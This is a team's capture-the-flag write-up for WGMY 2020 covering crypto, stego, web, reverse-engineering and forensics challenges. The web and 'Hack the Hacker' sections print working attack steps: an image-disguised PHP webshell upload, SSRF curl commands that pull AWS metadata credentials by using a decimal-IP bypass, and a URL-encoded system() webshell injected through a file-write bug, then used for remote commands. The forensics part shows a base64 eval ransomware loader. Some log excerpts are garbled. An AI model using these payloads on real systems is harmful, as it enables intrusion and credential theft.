70000000's Writeup for WGMY 2020 CTF

MISC

Defuse The Bomb!

We were given a zip file named bomb.zip. After opening it in 7zip, we noticed that there is a difference in size among all other zips. Sorting it by size in 7zip helps the process.



The final zip contained the flag.txt, however, it's size is 2GB and is difficult for any text editor too open.



So we opted for the easy way out using grep .

CRYPTOGRAPHY

babyrsa

Initially, we were given a chal.py.

Noticing that the name of the challenge is babyrsa, we decided to utilise the ${\tt RsaCtfTool}$. Since we were given the n, e, and c, all we had to do is to insert it according to the commandline arguments of RsaCtfTool.

:/mnt/hgfs/WGMY/senang/RsaCtfTool# ./RsaCtfTool.py -n 22306351450360835 27868500857709563757937951973556999360537238202594306594317219565344750129882896 85146872842771986070970656342583142643149273712774422755196379946282449734517134 28529246432421492448316055762649494875064883616150678248746788780631659395141126 43659871310829695880987705050871942985828854240920614171485361733774769246841513 73004725415994024724079158821623541290110359597818989890181898512408851347931586 75541708464792531211982651421335486888814185904694334748742140907479724360382947 06064912185448435081270730375075392404296364223013600637163103732240036891471835 1407008699556959068979201259584736419897 -e 65537 --uncipher 1760299374477564524 49320476937363996445074387134210904705244157665271589334760627155474018539888878 92859852712288174327133373629909097820395435401533676533608936213580668532621040 24303793176102239467965192726288574496061452959932565173580906763661258714703126 92026678708885061696662583270043096697211121947252678474629296214194231829172793 93538900064854853776147192666718145232846523208281394755265917943312113266402772 74489907666473408181923706810188333642774537553743738975299060102167122888240932 75267331712709713396444526003690799614522925833166008297280684324279920393229050 22470729764699358872105298576585603770

STEGANOGRAPHY

nuisance

We were given a file nuisance.arc . Initial atempt to identify what type of file lets us know that the file has a corrupted header.


```
/m/c/U/7/Downloads DDD file <u>nuisance.arc</u>
nuisance.arc: data
```

Checking in HxD Editor, we identified that the header is CAr instead of ArC.

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F Decoded text

000000000 43 41 72 01 00 00 06 07 41 72 43 01 02 73 74 6F CAr....ArC..sto
000000010 72 69 6E 67 00 10 10 4F BF 70 87 67 0B 7A C5 30 ring...O¿p‡g.zÅ0
00000020 25 00 00 09 0E 20 00 3C 15 00 00 ED 08 00 00 23 %....<..i...#
00000030 08 00 00 00 00 00 00 00 00 00 FF BC 00 16 ......ÿ¼...
00000040 AB 75 EC 61 BA 9E 46 2B 8D 1A BE BD EC 32 4A C2 «uìa°žF+...¾i2JÂ
```

After fixing the header, we managed to open the file with PeaZip and we see a flag.palm .



Being lazy, we used the online converter $\underline{\text{here}}$. And opened the converted flag.bmp.



WEB

Jika Kau Fikirkan Kau Boleh

Initially, we were given the URL <code>http://178.62.233.224:31337/</code> . We were advised to perform enumeration. After some enumeration, we get the uploads directory.


We tried to access uploads directory but got redirected. We proceeded to intercept with Burp to see the upload redirection response.

```
HTTP/1.1 302 Found
Date: Sat, 05 Dec 2020 16:25:59 GMT
Server: Apache/2.4.38 (Debian)
X-Powered-By: PHP/7.4.13
Location: /index.php?msg=1
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 8753
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.</pre>
<html>
  <head>
    <meta http-equiv="Content-Type" conten
    <meta name="viewport" content="width=d
    <link href='http://fonts.googleapis.co</pre>
    <title>
      muat naik gambar
    </title>
    <style>
```

Checking the response in Burp, there is 1 method of redirection happening.

1. Location Header


Apart from the redirection, there was also an upload functionality. To be able to access the upload functionality, we have to edit the response to remove the redirects. To do that, we utilized Burp's "Match and Replace" functionality.



However, after doing that, the upload functionality wont work due to missing dependancies. To solve this, we hosted a web server to serve the required dependancies with the command below

```
devd -p 80 /ajax/libs/jquery/1.7/jquery.min.js=./jquery-1.7.min.js
/ui/1.10.0/themes/base/jquery-ui.css=./jquery-ui-1.10.0/themes/base/jquery-ui.css
/pan/jquery.shadow/jquery.shadow.js=./jquery.shadow.js
/pan/jquery.shadow/jquery.shadow.css=./jquery.shadow.css
```

The upload functionality had client sided checks for the extension and file size which is images only and 2mb of size. To bypass that, we utilized a small php webshell and we added the JPG magic bytes to the start of the file.



With that upload, we were able to get a webshell.

Moving on, we tried to view the flag.txt but we received a message to go deeper. After enumerating, and we found start.sh. We proceeded to read start.sh file and find that flag is hidden in redis with random key. We extracted all redis keys using

```
redis-cli keys '*'
```

We finally got the flag by using

```
redis-cli get rXCETIn7qs9ll
```


wgmy{9fdfa2a48a1aa104166faa4026c61eb2}

Dankdebrid

We are given http://dankdebrid.wargames.my/ | AWS? at the start. Upon visiting, http://dankdebrid.wargames.my/ we are greeted with a 200. Checking the favicon.ico for the website, it seems that the picture is jsp.



With that information, we tried accessing http://dankdebrid.wargames.my/index.jsp and gained access to a login page.



Trying to login gets us redirected. So we intercept with Burp to see the login method and we get a 302 redirect.




Checking the response in Burp, there are 2 methods of redirection happening. All redirections are to error.jsp

- 1. Location Header
- 2. windows.location.replace


Apart from the redirections, there was also a form which POST to transfer-download.jsp

```
<div id="test1-header" class="accordion headings">
  Transfer
</div>
<div id="test4-content">
  <div class="accordion_child">
     Since we're currently on beta the transfer function is only limited to our internal servers.
    <form action="transfer-download.jsp" method="post">
     <div class="form_settings">
       >
          <span>URL</span>
          <input class="contact" type="text" maxlength="150" placeholder="https://example.com/movie.mp4"</pre>
        <span>&nbsp;</span>
<input class="submit" type="submit" name="submit_URL" value="Download" />
      </div>
    </form>
    >
      <small>
       Rate-limiting disabled*
      </small>
```

To be able to access the form, we have to edit the response to remove the redirects. To do that, we utilized Burp's "Match and Replace" functionality.



After removing the redirects, we were greeted with the form to POST to transfer-download.jsp $\,$



After trying http://127.0.0.1/secret.txt as the payload, we got Blocked as the response. Looking into the response in Burp, we saw a HTML comment below.



With that in mind, we tried to perform SSRF. Our initial payloads all returned Blocked just like the 127.0.0.1 attempt. However, upon researching, we found a medium post regarding SSRF payload on aws. <u>Here</u>

We tried the payload as below

```
curl -v http://dankdebrid.wargames.my/transfer-download.jsp -d
'transferURL=http://169.254.169.254/latest/meta-data&submit_URL=Download' -H "Host:
127.0.0.1" -H "User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:62.0) Gecko/20100101
Firefox/62.0"
```

The server returned a different error message which is SSRF attempt detected and blocked. Try harder. We did some researching on SSRF bypass and tried to convert the IP address to decimal to bypass the SSRF filter and our payload is http://2852039166/latest/meta-data. This time it was successful. We proceeded to enumerate the SSRF response and got the s3 Access Key, Secret Access Key and Token

```
curl -v http://dankdebrid.wargames.my/transfer-download.jsp -d
'transferURL=http://2852039166/latest/meta-data/iam/security-
credentials/s3_readonly_wgmy2020&submit_URL=Download' -H "Host: 127.0.0.1" -H "User-
Agent: Mozilla/5.0 (X11; Linux x86_64; rv:62.0) Gecko/20100101 Firefox/62.0"
```

and the response was

```
{ "Code" : "Success", "LastUpdated" : "2020-12-05T11:07:01Z", "Type" : "AWS-HMAC", "AccessKeyId" : "ASIAV7E3NXUKE3MNV46R", "SecretAccessKey" : "5E4Ph90MuT4v4D7mJxQC8S3rLemeuCIvR+ArNra0", "Token" : "IQoJb3JpZ2luX2VjEGQaCXVzLwVhc3QtMSJHMEUCIEy0r5ioKSI0ESShJ15PCaWstyi3mw0XozpaHs7UdfCjAiE" "Expiration" : "2020-12-05T17:08:25Z" }
```

Moving on, we installed awscli and placed the s3 Access Key, Secret Access Key and Token into the configuration file config as below

```
[default]
aws_access_key_id = ASIAV7E3NXUKE3MNV46R
aws_secret_access_key = 5E4Ph90MuT4v4D7mJxQC8S3rLemeuCIvR+ArNra0
aws_session_token =
IQoJb3JpZ2luX2VjEGQaCXVzLWVhc3QtMSJHMEUCIEy0r5ioKSI0ESShJ15PCaWstyi3mw0XozpaHs7UdfCjAiE/
output = json
```

After that, we utilized the copy function to get secret.txt. Reading secret.txt gives you the flag.

```
aws s3 cp s3://wgmy2020-1/secret.txt C:\users\7E7\Desktop
```

 $wgmy\{fce704324cced786680972eeafd406da\}$

RE

Senang

We were given a binary to reverse engineer. Run the binary and you will get a prompt for flag.

```
C:\Users\7E7\Downloads\senang>senang.exe
Welcome to WGMY 2020 - senang
Enter flag :
```

Next, we run senang in x32dbg debugger to follow the flow. Alongside, we also use ghidra to see the decompiled code. A compare string was standing out in Ghidra.

```
iVar1 = _strncmp((char *)&local_14,(char *)((int)param_1 + in_stack_ffffff80 * 2 +
5),2)
```

We tried to follow in debugger and gotten to a part after "Kuehtiow was here ?".

Going in to the function 1BB1D0, we see that the values in ecx are use to compare against the key input. So now we need to get the values of ecx. Scrolling above the push ecx, we identified the below command storing ecx into ebp+eax-20.

```
001B1147 | 0FB64C05 E0 | movzx ecx,byte ptr ss:[ebp+eax-20] |
```


Following ebp+eax-20 in dump, we get the following

```
009FF73C B4 15 D7 26 1A 37 06 C4 3C E8 52 CE EA B0 E8 AC ´.×&.7.Ä<èRÎê°è¬
```

As the value of B4 is the one that is used to compare, we tried the flag of wgmy{b415d7261a3706c43ce852ceeab0e8ac} In the debugged senang.exe, we got the success message "Tahniah!!! Sila submit flag;)" However, upon running the senang.exe without debugger and using the same flag, we got denied.


```
C:\Users\7E7\Downloads\senang>senang.exe
Welcome to WGMY 2020 - senang
Enter flag : wgmy{b415d7261a3706c43ce852ceeab0e8ac}
Nope, tak betul. Sila jaga jarak sosial ok.
```

We thought there must be some kind of debugger detection in place. So we used the built-in x32dbg Hide Debugger option.



Immediately we saw a difference where ecx is no longer b4.

So redoing our step to identify ecx, we followed the ebp+eax-20 in dump and retrieved the flag.



003CFBF4 F5 33 F9 09 1F C3 E8 F6 31 91 C6 4C FE 1C 21 57 õ3ù..Ãèö1.ÆLþ.!W

We tested it and it said "Tahniah !!! Sila submit flag ;)". $wgmy\{f533f9091fc3e8f63191c64cfe1c2157\}$

babyrev

Initial step was to download the binary. We proceede to open the binary in IDA to utilize the decompile view. After reading and trying to understand the flow of source code, we identified that the binary uses constants. We extract the constants which are the xor, shuffle and flag to be used in our script As expected, there are many unknown values of the flag but we know 3 So, based on this information we reversed the unknown values using the script below. The script is created based on the reversed source code of the binary

```
known_flag_value_index = q.get()
i = shuffle.index(known_flag_value_index)
flag[i] = xor[i] ^ flag[known_flag_value_index]

if i not in found:
    q.put(i)
    found.add(i)

print(''.join(map(chr, flag)))
```

Running babyrev and entering the output of the script gives us the flag.

```
/m/c/U/7/Downloads PPB python3 a.py
76420d7abbe073a20436d2fb14b15963
/m/c/U/7/Downloads PPB ./babyrev
Enter password: 76420d7abbe073a20436d2fb14b15963
Correct password! The flag is wgmy{76420d7abbe073a20436d2fb14b15963}%
/m/c/U/7/Downloads PPB
```

wgmy{76420d7abbe073a20436d2fb14b15963}

FORENSIC

Introduction

Download the ova. Get the SHA256 of ova and submit flag.



 $wgmy \{C4EA7F5C3A23990844EA6518C02740C66C4C8A605314F3BD9038F7EBFA7B9911\}$

[Analysis] Attacker's IP Address

Checking access.log in

/var/log/apache2/access.log

Identify 178.128.31.78 as attacker IP. Get the MD5 of IP and sumbit flah

178.128.31.78 - (8)70c/20201633:10 4000) "POST /mp-content/jugins/sit-co-import-emport/anial/upload-handler-ptop (HTP/1.1" 200 238 "-"""curl/7.64.1"
178.128.31.78 - (8)70c/20201633:21 4000) "GET /index.php/2020/11/23/she-regeds-jour/ HTP/1.1" 200 6351 "HTP/1.1" 200 6351 "HTP/1.1

wgmy{0941b6865b5c056c9bbb0825e1beb8e9}

[Analysis] Hash of Webshell

Identify webshell on server via command. We list all files in the web directory and exclude durian due to ransomware extension and find for suspicious php file.

find . | grep -v durian | grep -i php

```
root@ubuntu:/var/www/html

root@ubuntu:/var/www/html# find . | grep -v durian | grep -i php
./wp-content/uploads/we.php
./wp-content/uploads/b404.php
./wp-includes/PHPMailer
./wp-includes/sodium_compat/src/PHP52
./musangkeng.php
./index.php
root@ubuntu:/var/www/html#
```

View and analyse php files in uploads directory. We identified that we.php is the webshell and b404.php is the ransomware. wgmy{96894e24bf860dd85fbdcc7fbfbad203108489d1}

[Analysis] Path of Webshell

From [Analysis] Hash of Webshell Challenge, we have analysed we.php and b404.php and the webshell can be found at

```
/var/www/html/wp-content/uploads/we.php
```

We get the MD5 of "/var/www/html/wp-content/uploads/we.php" and submit the flag. $wgmy\{0b68f58b4e6aa2dba1f6cdfb05c543c6\}$

[Analysis] Hash of Ransomware

From [Analysis] Hash of Webshell Challenge, we have identified that b404.php is the ransomware.

```
sha1sum /var/www/html/wp-content/uploads/b404.php
```

We get the SHA1 of b404.php file and submit the flag. $wgmy\{00a3db9f4a4534a82deee9e7a0ca6a67d0deada3\}$

[Analysis] Location of ransomware

From [Analysis] Hash of Ransomware Challenge, the Ransomware can be found at

```
/var/www/html/wp-content/uploads/b404.php
```

We get the MD5 of "/var/www/html/wp-content/uploads/b404.php" and submit the flag. $wgmy\{ae24f303fb2d62c7282622b803830e1a\}$

[Analysis] CnC Hostname

We analyse b404.php and identify that it executes a decoded base64 string.

```
b404.php

<?php

eval("?>" . base64_decode("

PD9waHAKZGVmaw51KCdET0NfUk9PVCC
bWwvJyk7CmR1Zm1uzSgnSFRUUF9IT1NUJYW
UF9IT1NUJ10POWoKZnVuY3Rpb24gZW5jKCR
KQp7CiAgICAkZW5jcn1wdF9tZXRob2QgPSA
J3NOYTI1NicsICRZZWNYZXRfa2V5KTSKICA
```

To identify what the base64 that is executed, we edit b404.php and change eval() to print() to get the source of the ransomware.

From the source code, there are multiple http://musangkeng.wargames.my/ that are called by the ransomware. We get the MD5 of "http://musangkeng.wargames.my/" and submit the flag. wgmy{46a7432c1fd02f8f57cd645431b05440}

[Analysis] Exploit Used

Going through the access.log, looking for artifacts prior to webshell upload, there is a suspicious POST command.

```
178.128.31.78 - [8]/Dec/2803:16:33:18 +0000] "POST /up-content/plugins/ait-csv-import-export/admin/upload-handler.php HTIP/1.1" 200 278 "." "curl/7.64.1" "No:1118/5-0 (Mocintosh; Intel Mac OS X 18.15; rv:83.0) Gecko/20100181 Firefox/53.0" "No:1118/5-0 (Mocintosh; Intel Mac OS X 18.15; rv:83.0) Gecko/20100181 Firefox/53.0" "No:1118/5-0 (Mocintosh; Intel Mac OS X 18.15; rv:83.0) Gecko/20100181 Firefox/53.0" "No:1118/5-0 (Mocintosh; Intel Mac OS X 18.15; rv:83.0) Gecko/20100181 Firefox/53.0" "No:1118/5-0 (Mocintosh; Intel Mac OS X 18.15; rv:83.0) Gecko/20100181 Firefox/53.0" "No:1118/5-0 (Mocintosh; Intel Mac OS X 18.15; rv:83.0) Gecko/20100181 Firefox/53.0" "No:1118/5-0 (Mocintosh; Intel Mac OS X 18.15; rv:83.0) Gecko/20100181 Firefox/53.0" "No:1118/5-0 (Mocintosh; Intel Mac OS X 18.15; rv:83.0) Gecko/20100181 Firefox/53.0" "No:1118/5-0 (Mocintosh; Intel Mac OS X 18.15; rv:83.0) Gecko/20100181 Firefox/53.0" "No:1118/5-0 (Mocintosh; Intel Mac OS X 18.15; rv:83.0) Gecko/20100181 Firefox/53.0" "No:1118/5-0 (Mocintosh; Intel Mac OS X 18.15; rv:83.0) Gecko/20100181 Firefox/53.0" "No:1118/5-0 (Mocintosh; Intel Mac OS X 18.15; rv:83.0) Gecko/20100181 Firefox/53.0" "No:1118/5-0 (Mocintosh; Intel Mac OS X 18.15; rv:83.0) Gecko/20100181 Firefox/53.0" "No:1118/5-0 (Mocintosh; Intel Mac OS X 18.15; rv:83.0) Gecko/20100181 Firefox/53.0" "No:1118/5-0 (Mocintosh; Intel Mac OS X 18.15; rv:83.0) Gecko/20100181 Firefox/53.0" "No:1118/5-0 (Mocintosh; Intel Mac OS X 18.15; rv:83.0) Gecko/20100181 Firefox/53.0" "No:1118/5-0 (Mocintosh; Intel Mac OS X 18.15; rv:83.0) Gecko/20100181 Firefox/53.0" "No:1118/5-0 (Mocintosh; Intel Mac OS X 18.15; rv:83.0) Gecko/20100181 Firefox/53.0" "No:1118/5-0 (Mocintosh; Intel Mac OS X 18.15; rv:83.0) Gecko/20100181 Firefox/53.0" "No:1118/5-0 (Mocintosh; Intel Mac OS X 18.15; rv:83.0) Gecko/20100181 Firefox/53.0" "No:1118/5-0 (Mocintosh; Intel Mac OS X 18.15; rv:83.0) Gecko/20100181 Firefox/53.0" "No:1118/5-0 (Mocintosh; Intel Mac OS X 18.15; rv:83.0) Gecko/20100181 Firefox/53.0" "No:1118/5-0 (Mocintos
```

The target is /wp-content/plugins/ait-csv-import-export/admin/upload-handler.php When we Google the target, we get the WPVDB ID which is 10471.

We get the MD5 of "wpvdbid10471" and submit the flag. $wgmy\{6e9478a4c77c8abfe5d6364010e4961e\}$

[Analysis] Restoration of the Lord Kiske's server

After getting the ransomware source code from [Analysis] CnC Hostname, we identified that the key and iv are sent to save.php on the C2.

After getting a webshell on the server via [Hacking] Hack the Hacker Challenge, we enemurated the server

```
curl -v 'http://musangkeng.wargames.my/notes/aaaaa.php?1=ls%20-la%20../'
```

```
Hi! total 172
drwxr-xr-x 4 root root 4096 Dec 4 23:09 .
drwxr-xr-x 3 root root 4096 Dec 4 15:46 ..
-rw-r--r-- 1 root root 4601 Dec 4 19:11 b404.txt

-rw-r--r-- 1 root root 582 Dec 4 19:44 decrypter.txt

-rw-r--r-- 1 root root 559 Dec 4 21:09 gen.php
     --r-- 1 root root 2581 Dec 4 18:53 getnote.php
 rw-r--r-- 1 root root 97296 Jul 3 2019 img.jpg
rw-r--r--
            1 root root
                             46 Dec
                                      4 23:09 index.php
drwxrwxrwx 2 root root 16384 Dec
                                      5 08:03 notes
-rw-r--r-- 1 root root
                          3374 Dec 4 19:08 rw.txt
                           231 Dec 4 18:19 save.php
-rw-r--r-- 1 root root
drwxrwxrwx 17 root root 20480 Dec 5 08:03 supers3cretf0ldderrr
Ooops, website has been encrypted by MusangKeng Ransomware.
```

Looking back at the ransomware source, save.php can tell us where the server stores the key and iv. We read save.php using

```
curl -v 'http://musangkeng.wargames.my/notes/aaaaa.php?1=cat%20../save.php'
```

From the access log, we know that the host used by the ransomware is lordkiske.wargames.my .

```
178.1128.31.78 - [8]/Dec/2020:19:11:58 +0909] "GET /wp-content/uploads/b494.php?docroot-/var/www/html8host-lordkiske.wargames.my HTTP/1.1" 200 202 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:83.0) Geck/20102018 if-strefox/83.0"
```

Besides that, from the enumeration, decrypter.txt looks promising. So we read decrypter.txt

curl -v 'http://musangkeng.wargames.my/notes/aaaaa.php?1=cat%20../decrypter.txt'

So it seems we can use this script but still require to get the key and iv. Luckily save.php already tells us about supers3cretf0ldderrr. We enumerate the supers3cretf0ldderrr and saw the lordkiske.wargames.my folder.

```
curl -v 'http://musangkeng.wargames.my/notes/aaaaa.php?1=ls%20-
la%20../supers3cretf0ldderrr/lordkiske.wargames.my/'
```

```
Hi! total 36
drwxr-xr-x 2 www-data www-data 4096 Dec 4 21:10 .
                               20480 Dec 5 08:03 ..
0 Dec 4 21:09 dont-kacau-those-file-please
drwxrwxrwx 17 root
                     root
-rw-r--r-- 1 root
                      root
-rw-r--r-- 1 root
                                  40 Dec
                                         4 19:11 iv
                      root
rw-r--r-- 1 root
                                  40 Dec 4 19:11 key
                      root
rw-r--r-- 1 root
                      root
                                  40 Dec 4 19:11 keys
Ooops, website has been encrypted by MusangKeng Ransomware.
```

Placing everything in the decrypter script, we will get the decrypted flag.txt.

wgmy{9ed95e1721c3aab37bd7c67496f868a2}

[Hacking] Hack the Hacker

Hints given for this challenge was

try not to scan the cnc server for forensic challenge, you need to spot the bug from the ransomware itself

After going through the source code, we tested the addnote functionality which calls the getnote.php. It appears it allows file write.

Playing around with the getnote.php, we identified that the values of host will be written into a file with the name from the value of key. Abuse of functionality by using url encoded <?php system(\$_GET[1]);?> as the host value and aaaaa.php as the key.

```
curl -v 'http://musangkeng.wargames.my/getnote.php?
host=%3c%3f%70%68%70%20%73%79%73%74%65%6d%28%24%5f%47%45%54%5b%31%5d%29%3b%3f%3e&key=aa&
```

To get the flag, we can use the webshell and read the flag.txt.

curl -v 'http://musangkeng.wargames.my/notes/aaaaa.php?1=cat%20/flag.txt'

```
Hi! wgmy{771341f6a19a96560311ca36c6b6a5da}
Ooops, website has been encrypted by MusangKeng Ransomware.
```

wgmy{771341f6a19a96560311ca36c6b6a5da}